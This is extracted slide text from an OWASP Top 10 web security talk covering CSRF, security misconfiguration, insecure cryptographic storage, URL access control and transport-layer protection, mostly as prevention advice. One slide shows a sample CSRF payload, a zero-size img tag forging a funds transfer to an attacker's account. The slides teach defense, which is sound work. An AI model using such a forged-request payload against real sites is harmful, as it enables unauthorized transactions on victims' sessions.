
Example
   The application allows a user to submit a state changing request that does not
    include anything secret. Like so:
                             http://example.com/app/transferFunds?
                              amount=1500&destinationAccount=4673243243
   Attackers hides the link in an img
                             〈img
                              src="http://example.com/app/transferFunds?
                              amount=1500&destinationAccount=attackersAc
                              ct#“ width="0" height="0" /〉
   If the victim browser recently visited and logged into example.com, forged
    requests will include the user’s session info
             inadvertently authorizing the action
                                                     Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How Do I Prevent CSRF?
   Include an unpredictable token in each HTTP request
             e.g. hidden field, not included in the URL
             session cookies, source IP addresses, and other information that is automatically
              sent doesn’t count since this information is also included in forged requests
   OWASP’s CSRF Guard
             automatically include such tokens in your Java EE, .NET, or PHP application
             ESAPI also includes token generators and validators
   Also check HDIV framework
             http://www.hdiv.org/
                                                           Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
References
   OWASP Cheat Sheet
            http://www.owasp.org/index.php/Cross-
             Site_Request_Forgery_(CSRF)_Prevention_Cheat_Sheet


                                                 Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

A6-Security Misconfiguration
   Threat Agents
            anonymous & internal users wanting more access or to hide their actions
   Attack Vectors
            Exploitability: EASY
   Security Weakness
            Prevalence: COMMON / Detectability: EASY
   Technical Impacts
            MODERATE
   Business Impacts
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
How it works
   Attacker accesses
             default accounts
             unused pages
             unpatched flaws
             unprotected files and directories
   Security misconfiguration can happen at any level of an application stack
             including the platform, web server, application server, framework, and custom
              code
   Automated scanners are useful
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Administrative Interfaces
   Are a critical entry point
             to application servers, virtualization environments and operating systems

   Enable them on separate channels
   Ensure default access credentials are changed


                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
How Do I Prevent Security Misconfiguration?
   Use a repeatable hardening process that makes it fast and easy to deploy
    secured platforms
             disabling unnecessary components and services
             enabling authentication
             changing default credentials
             see also devops
   Setup a process for security updates and patches
   Use minimal privileges everiwhere
   Perform scans and audits
                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
Configuration data
   review configuration for unsafe defaults
             frameworks
             application server
             web server
             db
             operating system
             virtual machine
   create a company-wide knowledge base of secure configs and hardening how-to
             integrate with open ones, including OWASP's
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

A7-Insecure Cryptographic Storage
   Threat Agents
            internal/external users wanting access escalation
   Attack Vectors
            Exploitability: DIFFICULT
   Security Weakness
            Prevalence: UNCOMMON / Detectability: DIFFICULT
   Technical Impacts
            SEVERE
   Business Impacts
                                                       Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How it works
   Attackers typically don’t break the crypto
             They break something else
             e.g. use a keylogger
             or access data via channels that automatically decrypt
   The most common defect is simply not encrypting sensitive data

   If using crypto, beware of
             unsafe key generation and storage
             weak algorithms
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

How Do I Prevent Insecure Cryptographic Storage?
   App-specific, but at least:
             make sure you encrypt all sensitive data
             ensure offsite backups are encrypted, but keys managed separately
             use strong standard algorithms and strong keys                          avoid
                                                                                  Do It Yourself
             proper key management                                                approaches
                             encrypted =
                              ESAPI.encryptor().encrypt( decrypted );
                             decrypted = ESAPI.encryptor()
                              .decrypt( encrypted );
   Ensure passwords are hashed and salted
   Ensure all keys and passwords are protected          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova

A8-Failure to Restrict URL Access
   Threat Agents
            users wanting to access a private page or privileged page
   Attack Vectors
            Exploitability: EASY
   Security Weakness
            Prevalence: UNCOMMON / Detectability: AVERAGE
   Technical Impacts
            MODERATE
   Business Impacts
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
How it works
   Attacker, who is an authorized system user, simply changes the URL to a
    privileged page

   Checks are not present
             or
   Checks are present but not configured correctly
             or
   Links to sensitive pages are hidden
             but if direct URL is used they are not protected
                                                           Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
How Do I Prevent Failure to Restrict URL Access?
   Prefer role-based policies
             to minimize the effort required to maintain tThe policies hem
   Policies should be highly and easily configurable
             to minimize hard coded aspects
   The enforcement mechanism should deny all by default
             requiring explicit grants
   In workflow interactions
             check all states

                                                          Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
A9-Insufficient Transport Layer Protection
   Threat Agents
            anyone who can monitor the traffic of your users or backend connections
   Attack Vectors
            Exploitability: DIFFICULT
   Security Weakness
            Prevalence: COMMON / Detectability: EASY
   Technical Impacts
            MODERATE
   Business Impacts
                                                        Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
How it works
   Monitoring network traffic can be difficult
             but is sometimes easy
             see wireshark...
   Applications often use SSL/TLS only during authentication
             exposing data and session IDs to interception
   or only on the front-end
             leaving back-end connections to DB or JMS Servers vulnerable
   Systems use old versions of SSL protocols
             subject to many flaws
                                                         Carlo Bonamico – carlo.bonamico@gmail.com - NIS s.r.l. / JUG Genova
